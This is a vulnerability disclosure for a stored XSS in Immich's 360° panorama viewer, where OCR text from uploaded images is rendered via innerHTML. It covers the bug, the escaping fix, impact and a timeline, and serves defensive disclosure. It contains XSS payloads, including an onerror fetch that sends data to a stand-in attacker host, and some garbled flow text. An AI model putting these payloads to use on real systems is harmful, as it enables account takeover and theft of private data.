
CVE-2026-35455: Stored XSS via OCR Text in Immich's Panorama Viewer

Paint HTML as visible text on a 360° image. PaddleOCR extracts it, the database stores it, and the panorama viewer hands it to innerHTML. Any user who opens the OCR overlay runs your JavaScript.

Šimon Šustek
April 9, 2026
Immich's 360° panorama viewer renders OCR-extracted text through innerHTML without escaping. Upload a panoramic image with visible HTML/JS text, and the ML pipeline stores it verbatim. When another user opens that panorama, enables the OCR overlay, and clicks on an OCR marker, the payload executes. Fixed in v2.7.0.
CVE-2026-35455 · GHSA-9qx4-67jm-cc66 · CVSS 7.3 (High)
The bug
Immich has two code paths for displaying OCR text. The regular photo viewer uses a Svelte component:
1<span>{ocrBox.text}</span>
Svelte auto-escapes interpolated values. The < in <img> becomes <. Safe.
The panorama viewer can't use Svelte components. It operates inside Photo Sphere Viewer, a third-party library that manages its own DOM. To show OCR overlays, the code passes content to the MarkersPlugin API, which accepts tooltip.content as an HTML string and renders it via innerHTML. So the code builds the tooltip by interpolating box.text into a template literal:
1const content = `<div class="${OCR_TOOLTIP_HTML_CLASS}" style="font-size: ${fontSize}px; width: ${width}px; height: ${height}px; transform: ${transform}; transform-origin: 0 0;">${box.text}</div>`;
2// ...
3tooltip: { content, trigger: 'click' },  // rendered as innerHTML by MarkersPlugin
Svelte's auto-escaping protects the regular viewer. The third-party plugin API that forces innerHTML skips it.
The fix (PR #27469) is one line: wrap box.text with lodash-es's escape() at the boundary where data crosses from Svelte's managed DOM into the plugin's innerHTML.
1+ import { escape } from 'lodash-es';
2
3- const content = `<div class="${OCR_TOOLTIP_HTML_CLASS}" style="...">${box.text}</div>`;
4+ const content = `<div class="${OCR_TOOLTIP_HTML_CLASS}" style="...">${escape(box.text)}</div>`;
No changes to the server-side OCR pipeline or CSP configuration. The patch touches only the spot where the framework's auto-escaping stops.
Why the payload survives
The XSS payload comes from an image, not a form field. PaddleOCR reads whatever text appears in the image, including <, >, and ". An image with <img src=x onerror=alert(1)> printed on it produces that string as OCR output.
The server stores the output verbatim:
1text: rawText,
No escaping at extraction, storage, or the API response. The text travels from the ML model through the database to the client untouched.
ML model output is untrusted input. OCR results and LLM responses come from attacker-controlled sources (in this case, image pixels). Any application that passes ML output to a rendering layer without sanitization has the same class of bug.
Impact
The attack requires an authenticated Immich account, because a user must be able to upload a malicious panorama. The victim must view that panorama in the OCR-enabled panorama viewer so the stored XSS executes in the victim's session.
The session cookie being httpOnly does not stop the impact. The injected JavaScript runs in the victim's origin, so same-origin requests carry the victim's authenticated session. The attacker gets full access to the victim's Immich library (photos, albums, people/face data, and EXIF metadata including GPS coordinates) and can create persistent API keys.
A shared album is a plausible delivery path. Anything that gets another user to open the crafted panorama works.
Affected versions
Introduced in v2.6.0. Fixed in v2.7.0.
| Scenario | Affected? |
|---|---|
| 360° panorama, OCR overlay enabled, click on marker | Yes. box.text rendered via innerHTML without escaping |
| Regular image viewing | No. Svelte auto-escapes |
CSP enabled with unsafe-inline | Still yes. Permits inline event handlers like onerror |
CSP enabled without unsafe-inline | XSS blocked, but innerHTML HTML injection still possible |
Check your version. It's shown in the bottom-left corner of every Immich page on desktop.
Upgrade
docker pull ghcr.io/immich-app/immich-server:v2
docker compose up -d
Stored XSS via OCR Text in 360° Panorama Viewer
Description
The 360° panorama asset viewer interpolates OCR-extracted text directly into an HTML template string without HTML encoding, then passes the resulting string to the @photo-sphere-viewer MarkersPlugin as tooltip.content. The MarkersPlugin renders this value via innerHTML, executing any HTML or JavaScript payload embedded in the OCR text.
The regular (non-360°) asset viewer handles OCR text safely using Svelte's template syntax, which auto-escapes content. This escaping is absent in the panorama code path. The OCR text originates from the server's ML pipeline, which stores raw model output without sanitization.
An authenticated attacker uploads a 360° equirectangular image with an HTML/JavaScript payload printed as visible text within the image (for example, <img src=x onerror=fetch('https://attacker.example/?d='+document.title)>). The PaddleOCR pipeline extracts this as raw text and stores it in the database. When any user opens the panorama with the OCR overlay enabled, the MarkersPlugin injects the text as innerHTML, executing the payload. The application's Content Security Policy is disabled by default and, when enabled with the bundled helmet.json, includes script-src 'unsafe-inline' which permits inline event handlers such as onerror.
Vulnerability Flow
rawTextRaw OCR text extracted by the PaddleOCR model is stored directly on the ocr row without any HTML encoding or sanitization.
this.#dataocrManager.datacontentcontentImpact
Any authenticated user who views a malicious 360° panorama with the OCR overlay enabled has JavaScript executed in their browser session. While the session cookie is marked httpOnly (preventing direct cookie theft), the attacker's code runs as the victim and can make authenticated API requests — downloading private photos, reading GPS location history, accessing biometric face-recognition data, and creating persistent API keys for long-term access. Sharing a malicious panorama with another user via a shared album is sufficient to trigger the attack without further interaction. A single attacker account can target all members of a shared album.
Proof of Concept
Remediation
To remediate this issue, AISafe recommends to HTML-encode box.text before interpolation into the tooltip template string in photo-sphere-viewer-adapter.svelte, replacing <, >, &, ", and ' with their HTML entity equivalents, and to enable and harden the application's Content Security Policy by removing 'unsafe-inline' from the script-src directive.

Timeline
| Date | Event |
|---|---|
| 2026-04-03 | Reported to Immich maintainers |
| 2026-04-07 | Fix released in v2.7.0 |
| 2026-04-08 | CVE-2026-35455 assigned, public disclosure |